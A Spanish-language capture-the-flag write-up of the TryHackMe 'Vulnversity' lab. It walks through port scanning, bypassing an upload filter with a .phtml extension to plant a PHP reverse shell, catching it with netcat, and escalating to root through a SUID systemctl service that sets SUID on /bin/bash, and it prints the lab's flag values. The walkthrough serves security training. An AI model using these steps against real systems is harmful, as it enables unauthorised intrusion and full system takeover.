🏴‍☠️ Write-Up: Máquina "Vulnversity"

📌 **Plataforma: Try Hack Me**
📌 **Dificultad: Fácil**
📌 **Autor: Joaquín Picazo**


🔎 Metodología de Pentesting

El proceso se realizó siguiendo la siguiente metodología:

1️⃣ **Reconocimiento** – Recolección de información general sobre la máquina objetivo.
2️⃣ **Escaneo y Enumeración** – Identificación de servicios, tecnologías y versiones en uso.
3️⃣ **Explotación** – Uso de vulnerabilidades encontradas para obtener acceso al sistema.
4️⃣ **Escalada de Privilegios y Post-Explotación** – Obtención de permisos elevados hasta lograr acceso total para realizar una extracción de información.

📡 1. Reconocimiento y Recolección de Información

Realicé un escaneo general para identificar los puertos abiertos.



```
┌──(root㉿kali)-[~]
└─# nmap -vvv -p- --open -sS 10.10.88.77
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-04-08 19:34 -04
Initiating Ping Scan at 19:34
Scanning 10.10.88.77 [4 ports]
Completed Ping Scan at 19:34, 0.28s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 19:34
Completed Parallel DNS resolution of 1 host. at 19:34, 0.02s elapsed
DNS resolution of 1 IPs took 0.02s. Mode: Async [#: 2, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 19:34
Scanning 10.10.88.77 [65535 ports]
Discovered open port 139/tcp on 10.10.88.77
Discovered open port 22/tcp on 10.10.88.77
Discovered open port 445/tcp on 10.10.88.77
Discovered open port 21/tcp on 10.10.88.77
SYN Stealth Scan Timing: About 27.89% done; ETC: 19:36 (0:01:20 remaining)
Discovered open port 3333/tcp on 10.10.88.77
Discovered open port 3128/tcp on 10.10.88.77
Completed SYN Stealth Scan at 19:36, 86.82s elapsed (65535 total ports)
Nmap scan report for 10.10.88.77
Host is up, received reset ttl 63 (0.25s latency).
Scanned at 2025-04-08 19:34:42 -04 for 87s
Not shown: 64896 closed tcp ports (reset), 633 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT     STATE SERVICE      REASON
21/tcp   open  ftp          syn-ack ttl 63
22/tcp   open  ssh          syn-ack ttl 63
139/tcp  open  netbios-ssn  syn-ack ttl 63
445/tcp  open  microsoft-ds syn-ack ttl 63
3128/tcp open  squid-http   syn-ack ttl 63
3333/tcp open  dec-notes    syn-ack ttl 63

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 87.38 seconds
           Raw packets sent: 76496 (3.366MB) | Rcvd: 70204 (2.808MB)
```

🎯 2. Escaneo y Enumeración


Hice un escaneo en puertos específicos encontrados anteriormente para obtener mayor información. Se puede ver que el ftp no permite ingreso anónimo.


```
┌──(root㉿kali)-[~]
└─# nmap -p21,22,139,445,3128,3333 -sV -sC -vvv 10.10.88.77
```

```
PORT     STATE SERVICE     REASON         VERSION
21/tcp   open  ftp         syn-ack ttl 63 vsftpd 3.0.3
22/tcp   open  ssh         syn-ack ttl 63 OpenSSH 7.2p2 Ubuntu 4ubuntu2.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 5a:4f:fc:b8:c8:76:1c:b5:85:1c:ac:b2:86:41:1c:5a (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDYQExoU9R0VCGoQW6bOwg0U7ILtmfBQ3x/rdK8uuSM/fEH80hgG81Xpqu52siXQXOn1hpppYs7rpZN+KdwAYYDmnxSPVwkj2yXT9hJ/fFAmge3vk0Gt5Kd8q3CdcLj
gMcc8V4b8v6UpYemIgWFOkYTzji7ZPrTNlo4HbDgY5/F9evC9vaWgfnyiasyAT6aio4hecn0Sg1Ag35NTGnbgrMmDqk6hfxIBqjqyYLPgJ4V1QrqeqMrvyc6k1/XgsR7dlugmqXyICiXu03zz7lNUf6vuWT707yDi9wEdL
E6Hmah78f+xDYUP7iNA0raxi2H+XQjktPqjKGQzJHemtPY5bn
|   256 ac:9d:ec:44:61:0c:28:85:00:88:e9:68:e9:d0:cb:3d (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBHCK2yd1f39AlLoIZFsvpSlRlzyO1wjBoVy8NvMp4/6Db2TJNwcUNNFjYQRd5EhxNnP+oLvOTofBlF/n0ms6SwE=
|   256 30:50:cb:70:5a:86:57:22:cb:52:d9:36:34:dc:a5:58 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIGqh93OTpuL32KRVEn9zL/Ybk+5mAsT/81axilYUUvUB
139/tcp  open  netbios-ssn syn-ack ttl 63 Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn syn-ack ttl 63 Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
3128/tcp open  http-proxy  syn-ack ttl 63 Squid http proxy 3.5.12
|_http-server-header: squid/3.5.12
|_http-title: ERROR: The requested URL could not be retrieved
3333/tcp open  http        syn-ack ttl 63 Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
| http-methods:
|_  Supported Methods: OPTIONS GET HEAD POST
|_http-title: Vuln University
Service Info: Host: VULNUNIVERSITY; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```


```
Host script results:
| nbstat: NetBIOS name: VULNUNIVERSITY, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| Names:
|   VULNUNIVERSITY<00>   Flags: <unique><active>
|   VULNUNIVERSITY<03>   Flags: <unique><active>
|   VULNUNIVERSITY<20>   Flags: <unique><active>
|   \x01\x02__MSBROWSE__\x02<01>  Flags: <group><active>
|   WORKGROUP<00>        Flags: <group><active>
|   WORKGROUP<1d>        Flags: <unique><active>
|   WORKGROUP<1e>        Flags: <group><active>
| Statistics:
|   00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00
|   00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00
|_  00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 4362/tcp): CLEAN (Couldn't connect)
|   Check 2 (port 45578/tcp): CLEAN (Couldn't connect)
|   Check 3 (port 59835/udp): CLEAN (Failed to receive data)
|   Check 4 (port 30409/udp): CLEAN (Failed to receive data)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
|   Computer name: vulnuniversity
|   NetBIOS computer name: VULNUNIVERSITY\x00
|   Domain name: \x00
|   FQDN: vulnuniversity
|_  System time: 2025-04-08T19:37:26-04:00
|_clock-skew: mean: 1h20m00s, deviation: 2h18m34s, median: 0s
| smb2-time:
|   date: 2025-04-08T23:37:26
|_  start_date: N/A
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
```

Hago una búsqueda de directorios con gobuster y hay uno interesante, /internal. Luego vuelvo a buscar subdirectorios en /internal.





En /internal hay una opción de subir archivos. Puede usarse para subir un archivo para reverse shell.



💥 3. Explotación de Vulnerabilidades

Copié el contenido de php-reverse-shell.php, hice un nuevo archivo y pegué el contenido. Luego de eso modifiqué la IP y el puerto en el que quiero recibir la conexión.


```
┌──(root㉿kali)-[~]
└─# find / -name "php-reverse-shell.php" 2>/dev/null
/usr/share/wordlists/SecLists/Web-Shells/laudanum-1.0/php/php-reverse-shell.php
/usr/share/wordlists/SecLists/Web-Shells/laudanum-1.0/wordpress/templates/php-reverse-shell.php
/usr/share/laudanum/php/php-reverse-shell.php
/usr/share/laudanum/wordpress/templates/php-reverse-shell.php
/usr/share/webshells/php/php-reverse-shell.php

┌──(root㉿kali)-[~]
└─# cat /usr/share/webshells/php/php-reverse-shell.php
```

Me pongo a la escucha con netcat en el puerto que elegí para recibir la conexión.

```
┌──(root㉿kali)-[~]
└─# nc -lvnp 443
listening on [any] 443 ...
```

Subí un archivo .php y me lo rechazó. Pero en otros casos similares he probado con .phtml y me ha funcionado. Entonces, lo convertí a .phtml y me funcionó. También se puede hacer con intruder de burpsuite para automatizar y probar más combinaciones.



Ahora, se ingresa a la ubicación del archivo por la url http://10.10.88.77:3333/internal/uploads/webshell.php.phtml y el navegador al leer el código lo ejecutará como php. Por ende, se hace la conexión en el puerto 443 que dejé abierto.

```
┌──(root㉿kali)-[~]
└─# nc -lvnp 443
listening on [any] 443 ...
connect to [10.21.144.200] from (UNKNOWN) [10.10.88.77] 53194
Linux vulnuniversity 4.4.0-142-generic #168-Ubuntu SMP Wed Jan 16 21:00:45 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
 19:41:15 up 9 min,  0 users,  load average: 0.00, 0.16, 0.16
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ pwd
/
```

Busco la bandera de usuario.


```
$ cd home
$ ls
bill
$ cd bill
$ ls
user.txt
$ cat user.txt
8bd7992fbe8a6ad22a63361004cfcedb
```

🔐 4. Escalada de Privilegios y Post-explotación

Intento escalar privilegios, uso find / -perm -4000 2>/dev/null y encuentro un archivo poco común en estos casos en /bin/systemctl

```
$ find / -perm -4000 2>/dev/null
/usr/bin/newuidmap
/usr/bin/chfn
/usr/bin/newgidmap
/usr/bin/sudo
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/pkexec
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/at
/usr/lib/snapd/snap-confine
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/squid/pinger
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/bin/su
/bin/ntfs-3g
/bin/mount
/bin/ping6
/bin/umount
/bin/systemctl
/bin/ping
/bin/fusermount
/sbin/mount.cifs
```

Busco este archivo en GTFObins para ver si existe forma de escalar privilegios con este. Y efectivamente, hay una opción para este caso.



.. / systemctl

☆ Star 11,472

SUID Sudo

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which systemctl) .

TF=$(mktemp).service
echo '[Service]
Type=oneshot
ExecStart=/bin/sh -c "id > /tmp/output"
[Install]
WantedBy=multi-user.target' > $TF
./systemctl link $TF
./systemctl enable --now $TF
```

Intenté hacerlo con el mismo comando pero no me funcionó, entonces, lo modifiqué por /bin/bash dándole permisos SUID

```
$ TF=$(mktemp).service
$ echo '[Service]
> Type=oneshot
> ExecStart=/bin/sh -c "chmod +s /bin/bash"
> [Install]
> WantedBy=multi-user.target' > $TF
$ ./systemctl link $TF
/bin/sh: 7: ./systemctl: not found
$ cd ..
$ cd bin
$ ./systemctl link $TF
Created symlink from /etc/systemd/system/tmp.Dq8S1aCvob.service to /tmp/tmp.Dq8S1aCvob.service.
$ ./systemctl enable --now $TF
Created symlink from /etc/systemd/system/multi-user.target.wants/tmp.Dq8S1aCvob.service to /tmp/tmp.Dq8S1aCvob.service.
$ pwd
/bin
```

Ahora uso /bin/bash para acceder a usuario root y obtener la bandera root.txt

```
/bin/bash -p
whoami
root
pwd
/bin
cd ..
cd root
pwd
/root
ls
root.txt
cat root.txt
a58ff8579f0a9270368d33a9966c7fd5
```

🏆 Banderas y Resultados

✔ **Usuario:** Se obtuvo acceso como usuario no privilegiado.
✔ **Root:** Se logró escalar privilegios hasta obtener control total del sistema.
✔ **Banderas:** Se obtuvo la bandera de user.txt y root.txt.